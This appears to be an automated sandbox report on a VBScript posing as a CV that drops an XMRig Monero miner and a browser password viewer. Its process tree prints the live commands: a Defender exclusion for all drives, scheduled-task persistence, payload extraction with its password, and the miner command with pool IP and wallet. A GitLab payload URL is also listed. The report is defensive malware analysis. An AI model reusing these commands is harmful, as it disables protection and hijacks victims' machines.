ID: 882715
Sample Name:
curriculum_vitae-copie.vbs
Cookbook: default.jbs
Time: 17:24:56
Date: 06/06/2023
Version: 37.1.0 Beryl

Table of Contents


Windows Analysis Report

curriculum_vitae-copie.vbs


Overview

General Information

Sample Name:	curriculum_vitae-copie.vbs
Analysis ID:	882715
MD5:	f72b1d9e4780f…
SHA1:	95f3a182de433..
SHA256:	4a346ad97d3b…
Tags:	vbs
Infos:	



Detection




Xmrig

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- VBScript performs obfuscated calls…
- System process connects to networ…
- Antivirus detection for dropped file
- Multi AV Scanner detection for subm…
- Yara detected Xmrig cryptocurrency…
- Benign windows process drops PE f…
- Malicious sample detected (through…
- Sigma detected: Register Wscript In…
- Multi AV Scanner detection for drop…
- Sigma detected: Xmrig
- Wscript called in batch mode (surpre…
- Found strings related to Crypto-Mini…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 3484 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\curriculum_vitae-copie.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - wscript.exe (PID: 6984 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\curriculum_vitae-copie.vbs MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
    - cmd.exe (PID: 7080 cmdline: C:\Windows\System32\cmd.exe" /c powershell -C "Add-MpPreference -ExclusionPath c:,d:,e:,f:,g:,h:,i:,j:,k:,l: MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 5932 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - powershell.exe (PID: 7028 cmdline: powershell -C "Add-MpPreference -ExclusionPath c:,d:,e:,f:,g:,h:,i:,j:,k:,l:" MD5: 95000560239032BC68B4C2FDFCDEF913)
    - 7g.exe (PID: 5428 cmdline: C:\Users\Public\7g.exe" e -p1625092 -y -o"C:\Users\Public\WindowsUpdate" "C:\Users\Public\gmail.7z MD5: F7D5BA4EC2A88F2FF1F0ABEC61108A0B)
      - conhost.exe (PID: 4384 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 5724 cmdline: C:\Windows\System32\cmd.exe" /c schtasks.exe /create /f /tn MicrosoftUpdateService /XML "%public%\WindowsUpdate\Update.xml MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 5272 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 6028 cmdline: schtasks.exe /create /f /tn MicrosoftUpdateService /XML "C:\Users\Public\WindowsUpdate\Update.xml" MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
    - wscript.exe (PID: 5244 cmdline: "C:\Windows\System32\wscript.exe" "C:\Users\Public\WindowsUpdate\mozilla.vbs" //b //nologo MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- wscript.exe (PID: 4860 cmdline: wscript.exe C:\Users\Public\windowsupdate\mservice.vbs //b //nologo MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - mservice.exe (PID: 3476 cmdline: "C:\Users\Public\windowsupdate\mservice.exe" -o 141.94.96.144:443 -u 42i5pNZm7cvXC77nHzvzhReAfaVbJX4GVXYvea8hK hUXHUZHQFDxwFJMCcZz959w8KELv8fFgk6DKExQQ9UHAxAuCJ5abbu -p 0606-17h28m --coin=monero -k --tls --donate-level=0 --randomx-mode=light --threads=8 --pause-on-active=10 --no-title MD5: CFC0000B993A31C11EF58AC53837E4E1)
    - conhost.exe (PID: 3536 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - wscript.exe (PID: 4620 cmdline: "C:\Windows\System32\wscript.exe" c:\users\public\windowsupdate\sarmat.vbs //b //nologo MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- wscript.exe (PID: 6596 cmdline: "C:\Windows\system32\wscript.exe" "C:\Users\Public\WindowsUpdate\mservice.vbs" //b //nologo MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - wscript.exe (PID: 6548 cmdline: "C:\Windows\System32\wscript.exe" c:\users\public\windowsupdate\sarmat.vbs //b //nologo MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- wscript.exe (PID: 6712 cmdline: "C:\Windows\system32\wscript.exe" "C:\Users\Public\WindowsUpdate\mservice.vbs" //b //nologo MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - wscript.exe (PID: 6860 cmdline: "C:\Windows\System32\wscript.exe" c:\users\public\windowsupdate\sarmat.vbs //b //nologo MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- **cleanup**

Malware Threat Intel

Provided by malpedia

Name	Description	Attribution	Blogpost URLs	Link
xmrig	According to PCrisk, XMRIG is a completely legitimate open-source application that utilizes system CPUs to mine Monero cryptocurrency. Unfortunately, criminals generate revenue by infiltrating this app into systems without users' consent. This deceptive marketing method is called "bundling".In most cases, "bundling" is used to infiltrate several potentially unwanted programs (PUAs) at once. So, there is a high probability that XMRIG Virus came with a number of adware-type applications that deliver intrusive ads and gather sensitive information.	No Attribution	http:// https://gridinsoft.com/xmrig	http:// https://malpedia.caad.fkie.fraunhofer.de/details/win.xmrig

Malware Configuration

No configs have been found

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\WindowsUpdate\mservice.vbs	PUA_Crypto_Mining_CommandLine_Indicators_Oct21	Detects command line parameters often used by crypto mining software	Florian Roth (Nextron Systems)	• 0x440:$s02: --donate-level=0
C:\Users\Public\WindowsUpdate\WinRing0x64.sys	PUA_VULN_Driver_OpenLibSysorg_WinRingsys_WinRing_7Q9n	Detects vulnerable driver mentioned in LOLDrivers project using VersionInfo values from the PE header - 0c0195c48b6b8582fa6f6373032118da.bin, 27bcbeec8a466178a6057b64bef66512.bin	Florian Roth	• 0x1789:$: 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F 00 6E 00 00 00 00 00 57 00 69 00 6E 00 52 00 69 00 6E 00 67 00 30 • 0x1749:$: 00 43 00 6F 00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4F 00 70 00 65 00 6E 00 4C 00 69 00 62 00 53 00 79 00 73 00 2E 00 6F 00 72 00 67 • 0x17c5:$: 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 00 00 31 00 2E 00 32 00 2E 00 30 00 2E 00 35 • 0x1949:$: 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 31 00 2E 00 32 00 2E 00 30 00 2E 00 35 • 0x17f5:$: 00 49 00 6E 00 74 00 65 00 72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00 65 00 00 00 57 00 69 00 6E 00 52 00 69 00 6E 00 67 00 30 00 2E 00 73 00 79 00 73 • 0x1915:$: 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 57 00 69 00 6E 00 52 00 69 00 6E 00 67 00 30 • 0x18d1:$: 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 57 00 69 00 6E 00 52 00 69 00 6E 00 67 00 30 00 2E 00 73 00 79 00 73 • 0x1831:$: 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 28 00 43 00 29 00 20 00 32 00 30 00 30 ...
C:\Users\Public\WindowsUpdate\ps.exe	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
C:\Users\Public\WindowsUpdate\mservice.exe	XMRIG_Monero_Miner	Detects Monero mining software	Florian Roth (Nextron Systems)	• 0x427fc0:$s1: 'h' hashrate, 'p' pause, 'r' resume • 0x422176:$s2: --cpu-affinity • 0x422190:$s3: set process affinity to CPU core(s), mask 0x3 for cores 0 and 1 • 0x421a68:$s4: password for mining server
C:\Users\Public\WindowsUpdate\mservice.exe	PUA_Crypto_Mining_CommandLine_Indicators_Oct21	Detects command line parameters often used by crypto mining software	Florian Roth (Nextron Systems)	• 0x422235:$s01: --cpu-priority= • 0x421b8d:$s05: --nicehash

Click to see the 3 entries

Memory Dumps

Source	Rule	Description	Author	Strings
00000011.00000002.868028749.0000022E67CE5000.00000004.00000020.00020000.00000000.sdmp	PUA_Crypto_Mining_CommandLine_Indicators_Oct21	Detects command line parameters often used by crypto mining software	Florian Roth (Nextron Systems)	• 0x3810:$s02: --donate-level=0
00000013.00000002.992637368.000001854050B000.00000004.00000020.00020000.00000000.sdmp	PUA_Crypto_Mining_CommandLine_Indicators_Oct21	Detects command line parameters often used by crypto mining software	Florian Roth (Nextron Systems)	• 0x67f9:$s02: --donate-level=0
0000000B.00000003.815621184.0000000001480000.00000004.00001000.00020000.00000000.sdmp	PUA_Crypto_Mining_CommandLine_Indicators_Oct21	Detects command line parameters often used by crypto mining software	Florian Roth (Nextron Systems)	• 0x440:$s02: --donate-level=0
00000019.00000003.898659213.000001FFE094A000.00000004.00000020.00020000.00000000.sdmp	webshell_asp_sql	ASP webshell giving SQL access. Might also be a dual use tool.	Arnim Rupp	• 0x3e76:$sql3: System • 0x10c16:$sql3: System • 0x3004:$sql7: Open • 0xfda4:$sql7: Open • 0x4040:$o_sql2: CreateObject • 0x10de0:$o_sql2: CreateObject • 0x309e:$o_sql3: open • 0xfe3e:$o_sql3: open • 0x4040:$a_sql3: CreateObject • 0x10de0:$a_sql3: CreateObject • 0x2f4c:$a_sql4: createobject • 0x2fbe:$a_sql4: createobject • 0xfcec:$a_sql4: createobject • 0xfd5e:$a_sql4: createobject • 0x309e:$a_sql5: open • 0xfe3e:$a_sql5: open • 0x309e:$c_sql3: open • 0xfe3e:$c_sql3: open • 0x1c70:$sus5: cmd.exe • 0x6224:$tagasp_short1: <%\x11 • 0x2746:$tagasp_classid5: 0D43FE01-F093-11CF-8940-00A0C9054228
0000000B.00000003.816824886.0000000003A20000.00000004.00001000.00020000.00000000.sdmp	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
Click to see the 28 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
11.3.7g.exe.3a0ca00.3.raw.unpack	PUA_VULN_Driver_OpenLibSysorg_WinRingsys_WinRing_7Q9n	Detects vulnerable driver mentioned in LOLDrivers project using VersionInfo values from the PE header - 0c0195c48b6b8582fa6f6373032118da.bin, 27bcbeec8a466178a6057b64bef66512.bin	Florian Roth	• 0x1789:$: 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F 00 6E 00 00 00 00 00 57 00 69 00 6E 00 52 00 69 00 6E 00 67 00 30 • 0x1749:$: 00 43 00 6F 00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4F 00 70 00 65 00 6E 00 4C 00 69 00 62 00 53 00 79 00 73 00 2E 00 6F 00 72 00 67 • 0x17c5:$: 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 00 00 31 00 2E 00 32 00 2E 00 30 00 2E 00 35 • 0x1949:$: 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 31 00 2E 00 32 00 2E 00 30 00 2E 00 35 • 0x17f5:$: 00 49 00 6E 00 74 00 65 00 72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00 65 00 00 00 57 00 69 00 6E 00 52 00 69 00 6E 00 67 00 30 00 2E 00 73 00 79 00 73 • 0x1915:$: 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 57 00 69 00 6E 00 52 00 69 00 6E 00 67 00 30 • 0x18d1:$: 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 57 00 69 00 6E 00 52 00 69 00 6E 00 67 00 30 00 2E 00 73 00 79 00 73 • 0x1831:$: 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 28 00 43 00 29 00 20 00 32 00 30 00 30 ...
11.3.7g.exe.35b7600.1.unpack	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
11.3.7g.exe.35b7600.1.raw.unpack	XMRIG_Monero_Miner	Detects Monero mining software	Florian Roth (Nextron Systems)	• 0x3f09c0:$s1: 'h' hashrate, 'p' pause, 'r' resume • 0x3eab76:$s2: --cpu-affinity • 0x3eab90:$s3: set process affinity to CPU core(s), mask 0x3 for cores 0 and 1 • 0x3ea468:$s4: password for mining server

Source	Rule	Description	Author	Strings
11.3.7g.exe.35b7600.1.raw.unpack	PUA_Crypto_Mining_CommandLine_Indicators_Oct21	Detects command line parameters often used by crypto mining software	Florian Roth (Nextron Systems)	• 0x3eac35:$s01: --cpu-priority= • 0x3ea58d:$s05: --nicehash
11.3.7g.exe.35b7600.1.raw.unpack	MAL_XMR_Miner_May19_1	Detects Monero Crypto Coin Miner	Florian Roth (Nextron Systems)	• 0x3f04b8:$x1: donate.ssl.xmrig.com • 0x3f09b1:$x2: * COMMANDS 'h' hashrate, 'p' pause, 'r ' resume
Click to see the 14 entries				

Sigma Signatures

Bitcoin Miner

Sigma detected: Xmrig

Persistence and Installation Behavior

Sigma detected: Register Wscript In Run Key

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus detection for dropped file

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Bitcoin Miner

Yara detected Xmrig cryptocurrency miner

Found strings related to Crypto-Mining

Networking

System process connects to network (likely due to code injection or exploit)

Potential malicious VBS script found (has network functionality)

System Summary

Malicious sample detected (through community Yara rule)

Wscript called in batch mode (surpress errors)

Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Data Obfuscation

VBScript performs obfuscated calls to suspicious functions

Persistence and Installation Behavior

Sample is not signed and drops a device driver

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Deletes itself after installation

Malware Analysis System Evasion

Query firmware table information (likely to detect VMs)

Queries sensitive share information (via WMI, WIN32_SHARE, often done to detect sandboxes)

Potential evasive VBS script found (sleep loop)

Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)

Queries sensitive share information (via WMI, Win32_Share, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Benign windows process drops PE files

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information


Yara detected WebBrowserPassView password recovery tool

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	3 1 1 Windows Management Instrumentation	1 Windows Service	1 Access Token Manipulation	1 Disable or Modify Tools	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	6 2 1 Scripting	1 Scheduled Task/Job	1 Windows Service	1 Deobfuscate/Decode Files or Information	LSASS Memory	4 File and Directory Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Native API	1 Registry Run Keys / Startup Folder	1 1 2 Process Injection	6 2 1 Scripting	Security Account Manager	2 6 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Exploitation for Client Execution	Logon Script (Mac)	1 Scheduled Task/Job	3 1 Obfuscated Files or Information	NTDS	5 1 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	1 Command and Scripting Interpreter	Network Logon Script	1 Registry Run Keys / Startup Folder	1 1 Software Packing	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	1 Scheduled Task/Job	Rc.common	Rc.common	1 File Deletion	Cached Domain Credentials	2 3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	1 PowerShell	Startup Items	Startup Items	1 1 1 Masquerading	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 3 1 Virtualization/Sandbox Evasion	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Access Token Manipulation	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 1 2 Process Injection	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
curriculum_vitae-copie.vbs	3%	ReversingLabs	Script-WScript.Packed.Generic	
curriculum_vitae-copie.vbs	10%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\WindowsUpdate\mservice.exe	100%	Avira	HEUR/AGEN.1311290	
C:\Users\Public\WindowsUpdate\ps.exe	100%	Joe Sandbox ML		
C:\Users\Public\WindowsUpdate\mservice.exe	100%	Joe Sandbox ML		
C:\Users\Public\7g.exe	0%	ReversingLabs		
C:\Users\Public\WindowsUpdate\WinRing0x64.sys	5%	ReversingLabs		
C:\Users\Public\WindowsUpdate\go.exe	16%	ReversingLabs	Win32.Trojan.Generic	
C:\Users\Public\WindowsUpdate\mservice.exe	83%	ReversingLabs	Win64.Trojan.DisguisedXMRigMiner	
C:\Users\Public\WindowsUpdate\ps.exe	81%	ReversingLabs	Win32.Hacktool.PasswordRevealer	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\7zr[1].exe	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://xmrig.com/wizard%s	0%	URL Reputation	safe	
http://https://xmrig.com/wizard	0%	URL Reputation	safe	
http://https://xmrig.com/docs/algorithms	0%	URL Reputation	safe	
http://https://xmrig.com/docs/algorithms	0%	URL Reputation	safe	
http://https://www.recaptcha.net/	0%	URL Reputation	safe	
http://https://snowplow.tgitlab.c%	0%	Avira URL Cloud	safe	
http://https://snowplow.tgitlab.c%%.	0%	Avira URL Cloud	safe	
http://https://sentry.gitlab.net/api/105/security/?sentry_key=a42ea3adc19140d9a6424906e12fba86;	0%	Avira URL Cloud	safe	
http://https://sentry.gitlab.net	0%	Avira URL Cloud	safe	
http://https://new-sentry.gitlab.net	0%	Avira URL Cloud	safe	
http://https://snowplow.trx.gitlab.net	0%	Avira URL Cloud	safe	
http://https://snowplow.trx.gitlab.net	0%	Virustotal		Browse
http://https://new-sentry.gitlab.net	0%	Virustotal		Browse
http://https://sentry.gitlab.net/api/105/security/?sentry_key=a42ea3adc19140d9a6424906e12fba86;	0%	Virustotal		Browse

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.7-zip.org	49.12.202.237	true	false		high
gitlab.com	172.65.251.78	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://gitlab.com/cv4345521/cv/-/raw/main/gmail.7z?inline=false	false		high
http://https://www.7-zip.org/a/7zr.exe	false		high

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.7-zip.org/w	wscript.exe, 00000005.00000003.858655277.000002216310C000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.811414806.000002216310C000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.860768150.000002216310C000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.855760178.000002216310C000.00000004.00000020.00020000.00000000.sdmp	false		high
